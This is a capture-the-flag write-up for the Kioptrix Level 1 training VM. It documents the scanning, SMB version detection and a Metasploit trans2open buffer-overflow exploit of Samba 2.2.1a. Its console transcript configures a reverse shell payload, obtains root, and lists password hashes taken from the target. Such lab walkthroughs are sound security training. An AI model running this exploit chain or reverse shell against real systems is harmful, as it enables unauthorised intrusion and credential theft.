Write-up

Kioptrix Level 1 Write-up

Date: 13/06/2025

Overview

Kioptrix Level 1 is a beginner-friendly Capture the Flag (CTF) virtual machine challenge that simulates a real-world penetration testing scenario. The primary goal is to gain root access to the target system by identifying and exploiting its vulnerabilities. This challenge is highly recommended for newcomers to ethical hacking and cybersecurity, as it offers practical experience with core techniques such as reconnaissance, enumeration, exploitation, and privilege escalation. Successfully completing Kioptrix Level 1 helps build foundational skills that are essential for tackling more advanced penetration testing tasks and CTF competitions.

Objectives


- Identify the IP address of the Kioptrix Level 1 machine on the network.
- Perform reconnaissance and enumeration to discover open ports and services.
- Exploit discovered vulnerabilities to gain initial access to the system.
- Escalate privileges to obtain root access.
- Capture and present proof of root access (e.g., the contents of the flag or root's email).

Tools Used

- netdiscover
- nmap
- Googling
- Metasploit

Kill Chain

1. Recon: Discovered target IP.
2. Scan: Identified open services.
3. Exploit: Gained shell access.
4. Escalate: Achieved root privileges.
5. Flag: Retrieved proof of root.



TTPs

- **Tactic:** Initial Access
- **Technique:** Remote buffer overflow exploitation of Samba 2.2.1a via SMB (port 139)
- **Procedure:** Used the trans2open vulnerability (CVE-2003-0201) to execute arbitrary code via Metasploit's trans2open module and gain a shell with root privileges on the target system.

Enumeration

1. Host Discovery with netdiscover:

```
Currently scanning: 172.16.79.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.29.254  7a:06:f4:18:b1:54      1      60  Unknown vendor
192.168.242.73  08:00:27:36:0e:d6      1      60  PCS Systemtechnik GmbH
192.168.242.122 7a:06:f4:18:b1:54      1      60  Unknown vendor
192.168.242.231 42:77:ae:76:ec:1e      1      60  Unknown vendor
```

2. Nmap Scan

The command used for the comprehensive scan:

```
nmap -A -p- -T4 192.168.242.73
```

Scan Results:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-11 15:44 IST
Nmap scan report for 192.168.242.73
Host is up (0.0028s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
| http-methods:
|_  Potentially risky methods: TRACE
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
|_http-title: 400 Bad Request
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
|_ssl-date: 2025-06-11T14:14:51+00:00; +4h00m02s from scanner time.
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceN
ame=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
| sslv2:
```

```
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:36:0E:D6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_clock-skew: 4h00m01s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   2.80 ms 192.168.242.73

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.43 seconds
```

Summary of Open Ports

#	Port/Protocol	Service	Observation
1	22/tcp	SSH	Secure shell access
2	80/tcp	HTTP	Web server running
3	111/tcp	RPC	Remote procedure call service
4	139/tcp	NetBIOS-SSN	SMB file sharing, needs enum
5	443/tcp	HTTPS	Encrypted web server
6	32768/tcp	Status	RPC status service


Following the identification of open ports, I proceeded to enumerate the SMB service on port 139, as it is commonly associated with file sharing and often exposes valuable information or vulnerabilities that can be leveraged for further access.

3. SMB Enumeration


For SMB enumeration, I utilized Metasploit to probe port 139 and determine the SMB service version.

```
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version  .                normal  No     SMB Version Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
                                       etasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.242.73
RHOSTS => 192.168.242.73
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.242.73:139    - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.242.73:139    -  Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.242.73:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

It provided me the version of the Samba service that was—“Samba 2.2.1a”. With the SMB version identified as Samba 2.2.1a, I simply googled for relevant exploits targeting this version.



I came across the "Samba trans2open Overflow (Linux x86)" exploit, which is designed for Samba versions 2.2.0 to 2.2.8 on Linux systems and is a strong candidate for exploiting this target.



Exploitation

1. After identifying the appropriate exploit, I returned to Metasploit to search for available modules targeting Samba.

```
msf6 > search trans2open

Matching Modules
================

   #  Name                                              Disclosure Date  Rank   Check  Description
   -  ----                                              ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open                  2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open                    2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open                      2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open                  2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)
   4    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce    .                .      .      .
   5    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce  .                .      .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'

msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) >
```

Now I will set a suitable reverse shell payload and configured RHOST to the target's IP to prepare the exploit for execution.

```
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.242.73
RHOSTS => 192.168.242.73
msf6 exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
```

Then simply run the exploit by typing `run` orr `exploit` if you wanna look cool and voilla!, I get the root shell.

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.242.38:4444
[*] 192.168.242.73:139 - Trying return address 0xbffffdfc...
[*] 192.168.242.73:139 - Trying return address 0xbffffcfc...
[*] 192.168.242.73:139 - Trying return address 0xbffffbfc...
[*] 192.168.242.73:139 - Trying return address 0xbffffafc...
[*] 192.168.242.73:139 - Trying return address 0xbffff9fc...
[*] 192.168.242.73:139 - Trying return address 0xbffff8fc...
[*] 192.168.242.73:139 - Trying return address 0xbffff7fc...
[*] 192.168.242.73:139 - Trying return address 0xbffff6fc...
[*] Command shell session 1 opened (192.168.242.38:4444 -> 192.168.242.73:32769) at 2025-06-12 16:45:53 +0530

[*] Command shell session 2 opened (192.168.242.38:4444 -> 192.168.242.73:32770) at 2025-06-12 16:45:54 +0530
[*] Command shell session 3 opened (192.168.242.38:4444 -> 192.168.242.73:32771) at 2025-06-12 16:45:55 +0530
[*] Command shell session 4 opened (192.168.242.38:4444 -> 192.168.242.73:32772) at 2025-06-12 16:45:56 +0530
whoami
root
```

2. We can now read the `/var/mail/root` file to complete the challenge:

```
cat /var/mail/root
```

```
whoami
root
cat /var/mail/root
From root  Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptix.level1>
Received: (from root@localhost)
        by kioptix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
        for root@kioptix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2
Status: O

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...

From root  Sun Jun  1 11:54:15 2025
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
        by kioptrix.level1 (8.11.6/8.11.6) id 551FsFc01105
        for root; Sun, 1 Jun 2025 11:54:15 -0400
Date: Sun, 1 Jun 2025 11:54:15 -0400
From: root <root@kioptrix.level1>
Message-Id: <202506011554.551FsFc01105@kioptrix.level1>
To: root@kioptrix.level1
Subject: LogWatch for kioptrix.level1
```

Loot

Hashes

```
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```

Conclusion

Through targeted enumeration and exploitation of the vulnerable Samba service, I was able to gain root access and capture the flag on the Kioptrix Level 1 machine.

References

- Kioptrix Level 1 on VulnHub
- 7h3rAm's Kioptrix Level 1 Writeup
- A1denDG's Medium Walkthrough